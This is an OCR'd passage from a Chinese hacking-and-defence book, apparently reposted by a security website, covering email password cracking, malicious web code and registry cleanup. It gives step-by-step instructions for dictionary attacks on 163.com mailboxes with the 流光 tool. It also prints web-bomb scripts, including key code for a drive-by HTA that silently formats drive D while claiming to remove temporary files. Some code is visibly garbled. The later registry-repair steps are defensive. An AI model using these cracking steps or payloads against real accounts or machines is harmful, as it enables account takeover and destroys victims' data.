


提示：破解一个邮箱和多个邮箱

如果用户只想破解一个邮箱，那么按照步骤3、4的方法添加所要破解的那个邮箱名的账户名即可，如果用户想要破解一定范围内的邮箱，那么在步骤3中可在弹出的快捷菜单中选择“从列表添加”命令，然后选择账户字典即可。


3 打开“添加用户”对话框

右击POP3主机下的POP.163.COM选项，在弹出的快捷菜单中选择“编辑>添加”命令，如下图所示。



4 输入要探测的账户名

在弹出的“添加用户”对话框的文本框中输入要探测的账户名，单击“确定”按钮，如下图所示。



5 打开添加密码字典对话框

右击目标主机下的“解码字典或方案”选项，在弹出的快捷菜单中选择“编辑>添加”命令，如下图所示。



6 选择密码字典

在弹出的“打开”对话框中选择一个密码字典，单击“打开”按钮即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7 开始探测

在“流光”主界面的菜单栏中单击“探测>简单模式探测”命令即可开始探测，如下图所示。



8 正在探测

“流光”正在根据账户名和密码进行探测，耐心等待即可，如下图所示。



提示：其他常用破解软件

除了Web Cracker 4.0和“流光5.0”可以破解电子邮箱的密码以外，其他常用的破解软件还有“溯雪Web密码探测器”、“黑雨”、“E-mail网页神抓”等，这些破解软件也是比较常用的，其具体的使用方法和前面介绍的两款软件有很多相似的地方，这里不再介绍。

读书笔记


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第9章

网络让人们有了更方便、实用的机会来了解外面的世界，通过自己的网站更有了向世界展现自我的机会。但对现在的网络来说，木马、病毒以及恶意代码的滋生使得网络陷入危机，一不小心就可能让自己的计算机进入崩溃状态，因此学会怎样防范和处理被攻击对刚接触网络的人来说尤为重要。

网页攻防战



参见随书光盘

CD ROM

第9章　网页攻防战 \


9.3.1　清除自动弹出的网页和对话框.swf

9.3.2　利用注册表还原被强行修改的IE标题栏和默认首页.swf

9.4.2　设置安全可靠的网页和不安全的网页.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



9.1 恶意代码

恶意代码的编写大多是宣传某些产品、提供网络收费服务或者对他人的计算机直接进行有意的破坏等。由于恶意代码的存在，不经意地打开某一个网站或者加上自己的不小心操作就有可能使自己的计算机感染上病毒，造成地址栏被侵犯、浏览器被破坏甚至硬盘被格式化等严重后果。

9.1.1 恶意代码的概述

恶意代码又称为网页病毒、恶意软件，当用户稍不留神打开一个有恶意代码的网站时就可能被感染。轻者被篡改地址栏文字、定时弹出IE窗口，重者自动装载木马程序、计算机被禁用甚至格式化硬盘而丢失数据。

1. 恶意代码的特征

恶意代码（malicious code）或者叫恶意软件（malicious software）具有3个特征：

（1）恶意的目的：恶意代码的出现大多数是出于经济利益，比如某些广告类代码，目的是通过用户的上网习惯以提高该广告的点击率来获取经济利益；更为严重的就是直接盗取网银密码，而现在还有一种潜伏性的恶意代码，在攻击的同时很难被发现。

（2）本身是程序：恶意代码和木马类似，本身也是一种程序，它可以在不被察觉的情况下嵌入另一个程序中，通过运行别的程序而使恶意代码运行，从而达到破坏目标计算机的数据、程序以及进行信息窃取等目的。

（3）通过执行发生作用：恶意代码和某些木马类似，一旦被激活就开始发生作用了。

2. 恶意代码的传播方式

恶意代码编写者一般利用3类手段来传播恶意代码，即软件漏洞、用户本身或者两者的混合。有些恶意代码是自启动的蠕虫和嵌入脚本，本身就是软件，这类恶意代码对人的活动没有要求。像特洛伊木马、电子邮件蠕虫等一些恶意代码，利用受害者的心理操纵他们执行不安全的代码，还有一些是哄骗用户关闭保护措施来安装恶意代码。

利用商品软件缺陷的恶意代码有Code Red、KaK和BubbleBoy。它们完全依赖商业软件产品的缺陷和弱点，比如溢出漏洞和可以在不适当的环境中执行任意代码。像没有打补丁的IIS软件就有输入缓冲区溢出方面的缺陷。利用Web 服务缺陷的攻击代码有Code Red、Nimda，Linux 和Solaris上的蠕虫也利用了远程计算机的缺陷。

恶意代码编写者的一种典型手法是把恶意代码邮件伪装成其他恶意代码受害者的感染报警邮件，恶意代码受害者往往是Outlook地址簿中的用户或者是缓冲区中Web页的用户，这样做可以最大可能地吸引受害者的注意力。一些恶意代码的作者还表现了高度的心理操纵能力，LoveLetter 就是一个典型的例子。一般用户对来自陌生人的邮件附件越来越警惕，而恶意代码的作者也设计一些诱饵吸引受害者的兴趣。附件的使用要受到网关过滤程序的限制和阻断，恶意代码的编写者也会设法绕过网关过滤程序的检查。使用的手法可能包括采用模糊的文件类型，将公共的执行文件类型压缩成Zip文件等。

对聊天室IRC（internet relay chat）和即时消息IM（instant messaging）系统的攻

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



击案例不断增加，其手法多为欺骗用户下载和执行自动的Agent软件，让远程系统用作分布式拒绝服务（DDoS）的攻击平台，或者使用后门程序和特洛伊木马程序将目标控制。

3．恶意代码的传播趋势

（1）种类更模糊

恶意代码的传播不单纯依赖软件漏洞或者社会工程中的某一种，而可能是它们的混合。比如蠕虫产生寄生的文件病毒、特洛伊程序、口令窃取程序、后门程序，进一步模糊了蠕虫、病毒和特洛伊的区别。

（2）混合传播模式

“混合病毒威胁”和“收敛（convergent）威胁”成为新的病毒术语，例如“红色代码”利用的是IIS的漏洞，Nimda实际上是1988年出现的Morris 蠕虫的派生品种，它们的特点都是利用漏洞。病毒的模式从引导区方式发展为多种类病毒蠕虫方式所需要的时间并不是很长。

（3）多平台

多平台攻击开始出现，有些恶意代码对不兼容的平台都有作用。来自Windows的蠕虫可以利用Apache的漏洞，而Linux蠕虫会派生exe格式的特洛伊程序。

（4）使用销售技术

另外一个趋势是更多的恶意代码使用销售技术，其目的不仅在于利用受害者的邮箱实现最大数量的转发，更重要的是引起受害者的兴趣，让受害者进一步对恶意文件进行操作，并且使用网络探测、电子邮件脚本嵌入和其他不使用附件的技术来达到自己的目的。

（5）服务器和客户机同样遭受攻击

对于恶意代码来说，服务器和客户机的区别越来越模糊，客户计算机和服务器如果运行同样的应用程序，将会同样受到恶意代码的攻击。例如，IIS服务是一个操作系统默认的服务，因此它的服务程序的缺陷是各个机器都共有的；Code Red的影响也不只限于服务器，还会影响到众多的个人计算机。

（6）Windows操作系统遭受的攻击最多

Windows操作系统更容易遭受恶意代码的攻击，它也是病毒攻击最集中的平台，病毒总是选择配置不好的网络共享和服务作为进入点。其他溢出问题，包括字符串格式和堆溢出，仍然是滤过性病毒入侵的基础。病毒和蠕虫的攻击点和附带功能都是由作者来选择的。另外一类缺陷是允许任意或者不适当的执行代码，随着scriptlet.typelib和Eyedog漏洞在聊天室的传播，JS/Kak利用IE/Outlook的漏洞，导致两个ActiveX控件在信任级别下执行，但是它们仍然在用户不知道的情况下，执行非法代码。

（7）恶意代码类型变化

此外，另一类恶意代码是利用MIME边界和uuencode头的处理薄弱的缺陷，将恶意代码化装成安全数据类型，欺骗客户软件执行不适当的代码。

9.1.2 非过滤性病毒

有些恶作剧程序或者游戏程序不能看作是恶意代码。滤过性病毒数量很多，但是机理比较近似，在防病毒程序的防护范围之内，更值得注意的是非滤过性病毒。

非滤过性病毒包括口令破解软件、嗅探器软件、键盘输入记录软件、远程特洛伊



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

和谍件等，组织内部或者外部的攻击者使用这些软件来获取口令、侦察网络通信、记录私人通信，暗地接收和传递远程主机的非授权命令，而有些私自安装的P2P软件实际上等于在企业的防火墙上开了一个口子。非滤过性病毒有增长的趋势，对它的防御不是一个简单的任务。与非滤过性病毒有关的概念包括如下几项内容。

（1）谍件

谍件（spyware）与商业软件产品有关，有些商业软件产品在安装到用户计算机上的时候，未经用户授权就通过互联网连接，让用户方软件与开发商软件进行通信，这部分通信软件就叫做谍件。用户只有安装了基于主机的防火墙，通过记录网络活动才可能发现软件产品与其开发商在进行定期通信。谍件作为商用软件包的一部分，多数是无害的，其目的多在于扫描系统，取得用户的私有数据。

（2）远程访问特洛伊

远程访问特洛伊RAT 是安装在受害者计算机上实现非授权的网络访问的程序，比如NetBus 和SubSeven 可以伪装成可以执行的电子邮件，或者Web下载文件，或者游戏和贺卡等其他程序迷惑用户安装，也可以通过物理接近的方式直接安装。

（3）Zombies

恶意代码不都是从内部进行控制的，在分布式拒绝服务攻击中，互联网的不少站点受到其他主机上Zombies程序的攻击。Zombies程序可以利用网络上计算机系统的安全漏洞将自动攻击脚本安装到多台主机上，以致这些主机成为受害者并听从攻击者指挥，在某个时刻汇集到一起去攻击其他受害者。

（4）口令破解、嗅探程序和网络漏洞扫描

口令破解、网络嗅探和网络漏洞扫描是公司内部人员侦察同事、取得非法资源访问权限的主要手段，这些攻击工具不是自动执行，而是被隐蔽地操纵。

（5）键盘记录程序


某些用户组织使用PC活动监视软件监视用户的操作情况，通过键盘记录，防止雇员不适当地使用资源，或者收集罪犯的证据。这种软件也可以被攻击者用来进行信息刺探和网络攻击。

（6）P2P 系统

基于互联网的点到点 （peer-to-peer）的应用程序，如Napster、Gotomypc、AIM 和 Groove，以及远程访问工具通道，如Gotomypc，这些程序都可以通过HTTP或者其他公共端口穿透防火墙，从而让雇员建立起自己的VPN，这种方式对于组织或者公司有时候是十分危险的。因为这些程序首先要从内部的PC 远程连接到外边的Gotomypc 主机，然后用户通过这个连接就可以访问办公室的PC。这种连接如果被黑客利用，就会给组织或者企业带来很大的危害。

（7）逻辑炸弹和时间炸弹

逻辑炸弹和时间炸弹是以破坏数据和应用程序为目的的程序。一般是由组织内部有不满情绪的雇员植入的。逻辑炸弹和时间炸弹对于网络和系统都有很大程度的破坏。



9.2 常见的网页炸弹攻击原理与防御方法

目前网上流行各种各样的炸弹，其中网页炸弹最令人头痛，因为它们会在用户浏览网页时“爆炸”，轻则死机，重则硬盘被格式化。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面将介绍常见的网页炸弹的攻击原理，请读者不要利用这些技术攻击别人，这里编写的目的完全是为了让读者更清楚地了解网页炸弹的攻击原理从而保障自己计算机的安全。

1. 死循环代码

在网页中加入如下代码，只要有人点击所发出的链接就会不停地打开IE浏览器，直至系统资源消耗殆尽死机为止，此时唯一能做的就是重新启动计算机。代码为：<img src="*******:location="网址文件名.html;">。（注：此代码是一个“死循环程序”，属于聊天室炸弹，请不要轻易尝试。）

由于该代码属于ActiveX脚本程序，因此可采用如下的方法进行预防。


1 打开“Internet选项”对话框

启动IE浏览器后，依次单击菜单栏中的“工具>Internet选项”命令，如下图所示。




2 打开安全设置对话框

在“Internet选项”对话框的“安全”选项卡中，选中列表框中的Internet图标，单击“自定义级别”按钮，如下图所示。



3 禁止ActiveX空间和插件

在“安全设置-Internet区域”对话框中的“设置”列表框中将所有ActiveX控件和插件都选中为“禁用”，如右图所示。设置完毕单击“确定”按钮保存退出，重新启动计算机即可。



2. 恐怖的大图片

该程序的源代码为：<img src="图片链接地址" width="100" height="10000000000000000000000">。

一旦打开了捆绑了该程序的网页，浏览器就会不断地解析试图打开，但由于图片实在是太大了，超出了其处理能力，这样计算机就只有死机。对于IE 6.0以上的浏览器来说这个程序已经起不了任何作用了，因为当这个图片超过其处理器能力的时候，它就会把这个数据默认为1，也就不会发生死机的情况了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 页面被冻结

该程序的源代码为：

```
<script>
function freeze()
{
alert('页面被冻结了');
while(true)
{window.history.back(-1)}
}
</script>
```


一旦执了这个程序，就会出现“页面被冻结了”的对话框，然后页面就会进入冻结状态。

4. 不断打开相同页面

该程序的源代码为：

```
<head>
<script langueage="javascript">
{for(i=1;i<=10;i++)
{window.open('http://www.sina.com.cn','','width=400.height=400','status=off','too;bar=off','scrollbars=off')}}
</script>
</head>
<body>
<form name="form">
<input type="button"value="Really!?"noclick="pop()"name="button"class="unnamedl">
</form>
</body>
```

一旦该程序被打开，就会出现一个名为Really!?的按钮，如右图所示。单击这个按钮就会连续弹出10个新浪主页。



5. 无法关闭的页面

该程序的源代码为：

```
<input type=button value=关闭 onclick="var e=1;while(1==1){alert哈哈，关不掉吧!')}">
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如果网页中含有该代码程序，则当点击该网页中的“关闭”按钮后，就会出现“哈哈，关不掉吧!”对话框，单击“确定”按钮后还会循环出现此对话框，如右图所示。




6. 格式化硬盘

该代码的一部分关键代码如下：

```
scr.Reset();
scr.Path="C:\\WINDOWS\\Start Menu\\programs\\启动\\startup.hta";
scr.Doc="<object id='wsh' classid='clsid:F935DC-1FCF0-11D0-ADB9-
00C04FD58A0B'>"
wsh.Run("start/m format.com d:/q/autotest/u");
alert('IMPORTANT :Windows is removing unused temporary file')
scr.write();
```

当用户浏览了该网页，就会把startup.hta文件悄悄地写入计算机的“C:\WINWODS\Start Menu\Programs\启动”文件夹下，并提示Windows正在移除不用的临时文件。而实际上却在暗中格式化D盘，代码中的“/autotest”微软未公开的参数使得格式化硬盘时不会出现提示。另两个参数“/q”和“/u”使得系统不检测硬盘便快速、完全地格式化硬盘。最后start.exe再配合“/m”参数就可以使格式化时的DOS-prompt窗口在执行的时候处于最小化的状态。

代码中的“F935DC22-1CF0-11D0-ADB9-00C04FD58A0B”对应为“Windows Scripting Host Shell Object”，可以在注册表编辑器中查到它，代码中“WSH”的全称是Windows Scripting Host，是微软提供的一种基于32位Windows平台的、与语言无关的脚本解释机制，它使得脚本能够直接在Windows桌面或命令提示符下运行。WSH所对应的程序WScript.exe是一个脚本语言解释器，位于Windows所在文件夹下，正是它使得脚本可以被执行，就像执行批处理一样。



9.3 利用注册表清除恶意代码

注册表在整个系统中起着核心的作用，如果注册表遭到破坏，轻则使Windows的启动过程出现异常，重则可能会导致整个Windows系统完全瘫痪。因此，正确地认识、使用，特别是及时地备份以及对有问题的注册表进行恢复，对Windows用户来说就显得非常重要。

9.3.1 清除自动弹出的网页和对话框

在上网的时候常常会遇到自动弹出的网页和对话框，这些网页和对话框不但会影响用户上网的心情，还可能会让计算机感染病毒，下面介绍使用注册表清除它们的办法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 通过注册表清除弹出的网页

1 打开“运行”对话框

在桌面上依次单击“开始>运行”命令，如下图所示。



2 打开“注册表编辑器”窗口

在“运行”对话框中输入“regedit”并按Enter键，如下图所示。



3 找到目标子键

在“注册表编辑器”窗口的左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run子键，如下图所示。



4 删除目标键值项

在该子键的右边窗格中将url、htm、html、asp和php等网址属性的键值项全部删除，如下图所示。



2. 通过注册表清除弹出的对话框


1 找到目标子键

在“注册表编辑器”窗口左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon子键，如下图所示。



2 删除目标键值项

在该子键的右边窗格中找到LegalNoticeCaption和LegalNoticeText两个键值项，然后将其删除，或者是分别打开两个键值项将其键值删除，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

9.3.2 利用注册表还原被强行修改的IE标题栏和默认首页

IE标题栏、默认首页被强行修改是许多用户都亲身经历过的，尤其是默认首页虽然利用“Internet属性”对话框设置回空白页，但是重启一次以后又会被强行修改，下面介绍利用注册表还原它们的方法。

1. 利用注册表还原标题栏


1 打开目标键值项对话框

在“注册表编辑器”窗口的左侧找到HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main子键，然后在右边窗格双击Window Title键值项，如下图所示。



2 编辑键值项

在“编辑字符串”对话框中，将“数值数据”文本框内的数据修改为Microsoft Internet Explorer，单击“确定”按钮，如下图所示。



3 打开目标键值项对话框

在“注册表编辑器”窗口的左侧找到HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main子键，然后在右窗格中双击Window Title键值项，如下图所示。



4 编辑键值项

在“编辑字符串”对话框中，将“数值数据”文本框内的数据修改为“Microsoft Internet Explorer”，单击“确定”按钮，如下图所示。



2. 还原默认主页

1 打开目标键值项

在“注册表编辑器”窗口左侧找到HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main子键，然后在右窗格中双击Start Page键值项，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2 编辑键值项

在“编辑字符串”对话框中，将“数值数据”文本框内的数据修改为“about:blank”，单击“确定”按钮，如下图所示。




3 打开目标键值项

在“注册表编辑器”窗口左侧找到HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main子键，在右窗格中双击Start Page键值项，如下图所示。



4 编辑键值项

在“编辑字符串”对话框中，将“数值数据”文本框内的数据修改为“about:blank”，单击“确定”按钮，如下图所示。



提示：重启后主页还会被修改

如果这种方法也不能奏效，那就是因为一些病毒或是流氓软件在你的计算机中安装了一个自运行程序，就算通过修改注册表恢复了IE首页，但是一重新启动计算机，这个程序就会自动运行再次篡改。这时候，需要对注册表文件进行更多地修改，下面是具体的操作方法。

5 删除自动运行程序

在“注册表编辑器”窗口左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run子键，在右窗格中将registry.exe键值项删除，然后删除自运行程序C:\Program Files\registry.exe，退出，如右图所示。



9.3.3 利用注册表清除网络实名

网络实名的发明给网民特别是不懂英文的用户带来很大的方便，用户只需输入代表网站的汉字或者同音字而不用输入http、www、com、cn等就可进入网站，但由于一些用户安装此软件后出现无法删除地址栏里的实名、无法修改浏览器并且无法实现正常卸载等现象，而造成很大不便。下面以3721为例，介绍清除网络实名的操作步骤。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 打开“控制面板”窗口

在桌面上依次单击“开始>控制面板”命令，如下图所示。



2 打开“添加或删除程序”窗口

在“控制面板”窗口中双击“添加或删除程序”图标，如下图所示。




3 删除3721程序

将“添加或删除程序”窗口中所有有关3721的程序全部删除，如下图所示。



4 进入安全模式

重启计算机，按F8键，然后选择“安全模式”并按Enter键，如下图所示。



5 删除目标键值项

在“注册表编辑器”左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run子键，然后在右窗格中将CnsMin键值项删除，如下图所示。



6 删除目标子键

在“注册表编辑器”左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions分支，然后将AdvancedOptions下的整个!CNS子键全部删除，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7 删除3721子键

将HKEY_CURRENT_USER\SOFTWARE\3721的整个3721子键删除，如下图所示。



8 删除另一个3721子键

将HKEY_LOCAL_MACHINE\Software\3721下的整个3721子键删除，如下图所示。



